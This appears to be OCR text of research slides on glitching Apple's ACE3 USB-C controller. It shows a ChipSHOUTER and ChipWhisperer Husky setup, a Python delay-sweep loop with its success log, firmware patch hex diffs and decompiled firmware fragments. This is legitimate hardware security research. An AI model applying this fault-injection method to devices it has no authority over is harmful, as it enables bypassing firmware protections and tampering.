ChipSHOUTER® CW520
NewAE Technology Inc.
Replace probe tip.
Hold ARM to reset.
PULSE
NewAE
DANGER HIGH VOLTAGE
Equipment to be used by trained personnel only.
ChipWhisperer® Husky
USB
ChipWhisperer®
20-Pin Connector
Status
Error
Armed
Capturing
Trigger/Glitch Out
(3.3V)
Aux In/Out
(3.3V)
Measurement
Crowbar
Neg
Pos


ChipSHOUTER
ChipWhisperer Husky
for triggering
ChipSHOUTER®CW520
NewAE Technology Inc.
PULSE
NewAE
DANGER HIGH VOLTAGE
Equipment to be used by trained personnel only.
Replace probe tip.
Hold ARM to reset.
ChipWhisperer® Husky
USB
ChipWhisperer®
20-Pin Connector
Status
Error
Armed
Capturing
Trigger/Glitch Out
(3.3V)
Aux In/Out
(3.3V)
Measurement
Crowbar
Neg
Pos


ChipSHOUTER
ChipWhisperer Husky
for triggering
Trigger
connection
ChipSHOUTER®CW520
NewAE Technology Inc.
PULSE
NewAE
DANGER HIGH VOLTAGE
Equipment to be used by trained personnel only.
Replace probe tip.
Hold ARM to reset.
ChipWhisperer® Husky
USB
ChipWhisperer®
20-Pin Connector
Status
Error
Armed
Capturing
Trigger/Glitch Out
(3.3V)
Aux In/Out
(3.3V)
Measurement
Crowbar
Neg
Pos


ChipSHOUTER
ChipWhisperer Husky
for triggering
Trigger
connection
Ground
Connection
ChipSHOUTER®CW520
NewAE Technology Inc.
PULSE
NewAE
Technology
DANGER HIGH VOLTAGE
Equipment to be used by trained
personnel only.
Replace probe tip.
Hold ARM to reset.
ChipWhisperer® Husky
USB
ChipWhisperer®
20-Pin Connector
Status
Error
Armed
Capturing
Glitch
Trigger/Glitch Out
(3.3V)
DIO
V+ V+
CK G
D7 G
D6 G
D5 G
D4 G
D3 G
D2 G
D1 G
D0 G
Aux In/Out
(3.3V)
ADC+Glitch Blinking
together indicates a
stored error.
Measurement
Crowbar
Neg
Pos


ChipSHOUTER
ChipWhisperer Husky
for triggering
Trigger
connection
Ground
Connection
Not shown: Days of debugging
ChipSHOUTER®CW520
NewAE Technology Inc.
PULSE
NewAE
Technology
DANGER HIGH VOLTAGE
Equipment to be used by trained
personnel only.
Replace probe tip.
Hold ARM to reset.
ChipWhisperer® Husky
USB
ChipWhisperer®
20-Pin Connector
Status
Error
Armed
Capturing
Glitch
Trigger/Glitch Out
(3.3V)
Aux In/Out
(3.3V)
Measurement
Crowbar
Neg
Pos


Status
Ready
Pulse
Fault
Open
ARM
Replace probe tip.
Hold ARM to reset.
PULSE
NewAE
ChipSHOUTER®CW520
NewAE Technology Inc.
DANGER HIGH VOLTAGE
Equipment to be used by trained personnel only.

hextree.io

Attempt 1: Change version string

```
[research@researchs-MBP aceglitch % sudo hpmdiagnose | grep 0x2f
 0x2f    0x40    0x534E32303132303235204857303041312046573030322E3034302E3030205A414345332D4A353134503031000000000000000000000000000000000000000000
```

hextree.io

```
[research@researchs-MBP aceglitch % sudo hpmdiagnose | grep 0x2f
 0x2f    0x40    0x534E3230313230323520485730304131204657303032 2E3034302E3030205A414345332D4A3531345030310000000000000000000000000000000000000000
```

SN2012025 HW00A1 FW002.045.00 ZACE3

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```
[research@researchs-MBP aceglitch % sudo hpmdiagnose | grep 0x2f
 0x2f    0x40    0x534E3230313230323520485730304131204657303032 2E3034302E3030205A414345332D4A3531345030310000000000000000000000000000000000000000
```

SN2012025 HW00A1 FW002.045.00 ZACE3

hextree.io

```
[research@researchs-MBP aceglitch % sudo hpmdiagnose | grep 0x2f
0x2f    0x40    0x534E3230313230323520485730304131204657303032 2E3034302E3030205A414345332D4A3531345030310000000000000000000000000000000000000000
```

SN2012025 HW00A1 FW002.045.00 ZACE3

```
--------------------------------------------------------------------------------
*
0x00082000  03 00 E0 AC 00 45 20 00 00 28 00 00 40 00 00 00 |.....E...(..@...| \ 03 00 E0 AC 00 42 20 00 00 28 00 00 40 00 00 00 |.....B...(..@...|
*
0x00082020  3F B6 00 00 7F C0 DC 1A FF FF FF FF FF FF FF FF |?...............| / 3F B6 00 00 8C 1E 9C AC FF FF FF FF FF FF FF FF |?...............|
*
0x00082060  82 E3 C5 A7 00 45 20 00 C0 AC 00 00 18 77 04 20 |.....E.......w..| \ 82 E3 C5 A7 00 42 20 00 C0 AC 00 00 18 77 04 20 |.....B.......w..|
0x00082070  00 00 00 00 00 00 00 00 00 00 00 00 CC 04 04 67 |...............g| / 00 00 00 00 00 00 00 00 00 00 00 00 A2 99 1D 12 |................|
*
```

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



hextree.io

Arm Husky &
ChipSHOUTER


Arm Husky &
ChipSHOUTER
Reboot ACE3 via
acetool3


Arm Husky &
ChipSHOUTER
Reboot ACE3 via
acetool3
Wait for glitch


Arm Husky &
ChipSHOUTER
Reboot ACE3 via
acetool3
Wait for glitch
Check status
"APP" vs "ADFU"


Arm Husky &
ChipSHOUTER
Reboot ACE3 via
acetool3
Wait for glitch
Check status
"APP" vs "ADFU"

```python
center = 44793408
pulse = 20
success = False
while not success:
    for delay in trange(center - 1000, center + 1000):
        setup_husky(delay, pulse)
        result = test_ace()
        print(f"{result} {delay} {pulse}")
        if result == "APP":
            print(f"Success: {delay}")
            success = True
            break
```

Python

Python

xtree.io

The troubles...

- ACE sometimes completely stops responding ➔ Auto-reboot
- After reboot, MacBook stops charging while one ACE is "bricked"
- 8 hours, then have to restore ACE3 and start over...

✓ 26m 38.5s

37% 736/2000 [26:38<12:52, 1.64it/s]

```
ADFU 44792408 20
ADFU 44792409 20
ADFU 44792410 20
ADFU 44792411 20
ADFU 44792412 20
ADFU 44792413 20
ADFU 44792414 20
ADFU 44792415 20
ADFU 44792416 20
ADFU 44792417 20
ADFU 44792418 20
ADFU 44792419 20
ADFU 44792420 20
ADFU 44792421 20
ADFU 44792422 20
ADFU 44792423 20
ADFU 44792424 20
ADFU 44792425 20
ADFU 44792426 20
ADFU 44792427 20
ADFU 44792428 20
ADFU 44792429 20
ADFU 44792430 20
ADFU 44792431 20
ADFU 44792432 20
...
ADFU 44793142 20
ADFU 44793143 20
APP 44793144 20
Success: 44793144
```

hextree.io

```
research@researchs-MBP aceglitch % sudo hpmdiagnose | grep 0x2f
0x2f    0x40    0x534E3230313230323520485730304131204657303032 2E3034302E3030205A414345332D4A3531345030310000000000000000000000000000000000000000
0x2f    0x40    0x534E3230313230323520485730304131204657303032 2E3034352E3030205A414345332D4A3531345030310000000000000000000000000000000000000000
0x2f    0x34    0x5450533635393833204857303033302046573030342E35312E3030205A415043312D494E544C00280000041434531070203 00
0x2f    0x40    0x534E3230313230323520485730304131204657303032 2E3034322E3030205A414345332D4A3531345032000000000000000000000000000000000000000000
0x2f    0x40    0x534E3230313230323520485730304131204657303032 2E3034352E3030205A414345332D4A3531345035000000000000000000000000000000000000000000
```

SN2012025 HW00A1 FW002.042.00 ZACE3

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We glitched the ACE3! 

But...




- We can only modify patches
- We don't know what the patches patch
- We have no input/output

But...



- We can only modify patches
- We don't know what the patches patch
- We have no input/output

But we have the ACE2 firmware...




```
00040eee    int32_t r5 = 0
00040ef2    if (data_2004005c_CURRENT_MODE_1 == 'DISC')
00040f84        label_40f84:
00040f84        r5 = 3
00040ef8    else
00040ef8        if (data_2004005c_CURRENT_MODE_1 == 'UFPf')
00040ef8            goto label_40f84
00040efe        if (data_2004005c_CURRENT_MODE_1 == 'DFUf')
00040efe            goto label_40f84
00040f02        var_18 = &data_20042988
00040f08        if (zx.d(data_20042991) == 0)
00040f08            goto label_40f84
00040f10        if (sub_44cc8() == 0)
00040f10            goto label_40f84
00040f28        if (zx.d(**(arg2 + 4)) u>> 7 == 0 || (zx.d(**(arg2 + 4)) u>> 7 != 0 &
00040f40            int32_t data_2004005c_CURRENT_MODE_2 = data_2004005c_CURRENT_MODE
00040f42            if (zx.d(*r6) << 0x1f == 0)
00040f82                if (data_2004005c_CURRENT_MODE_2 != 'USBw')
00040f82                    goto label_40f84
00040f88                data_2005671e = 0
00040f8a                uint32_t r0_18 = zx.d(*r6)
00040f8c                data_200424f1 = r0_18.b
00040f8e                sub_40e14(r0_18, 'USBw', 0, 0x2005671e)
00040f48            else
00040f48                if (data_2004005c_CURRENT_MODE_2 == 'USBw')
00040f48                    goto label_40f84
00040f4e                if (data_2004005c_CURRENT_MODE_2 == 'CFUp')
00040f52                    *(var_18 + 0x19) = 0
00040f58                if (var_20 == 7)
00040f5e                    var_20 = 0x183
00040f62                    sub_35d22(&var_20)
00040f68                __builtin_strncpy(dest: &data_2004005c_CURRENT_MODE, src: "US
00040f6c                data_200424f1 = *r6
00040f6e                sub_40c6c()
```

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ACE2 Firmware

```
20406818    int32_t r7 = 0
2040681c    if (probably_current_mode_1 == 'DISC')
204068f0        label_204068f0:
204068f0        r7 = 3
20406822    else
20406822        if (probably_current_mode_1 == 'UFPf')
20406822            goto label_204068f0
20406828        if (probably_current_mode_1 == 'DFUf')
20406828            goto label_204068f0
20406832        if (zx.d(data_200430b9) == 0)
20406832            goto label_204068f0
2040683a        if (sub_2040910c() == 0)
2040683a            goto label_204068f0
20406858        if (zx.d(**(arg2 + 8)) u>> 7 == 0 || (zx.d(**(arg2 + 8)
2040685a            uint32_t r3_5 = zx.d(*r5)
20406862            if (r3_5 << 0x1f != 0)
20406866                int32_t probably_current_mode_2 = probably_curr
2040686a                if (probably_current_mode_2 == 'USBw')
2040686a                    goto label_204068f0
20406872                if (probably_current_mode_2 == 'CFUp')
20406876                    data_200430c9 = 0
2040687a                data_20046bdc = 0
2040687e                data_20046bdd = 0
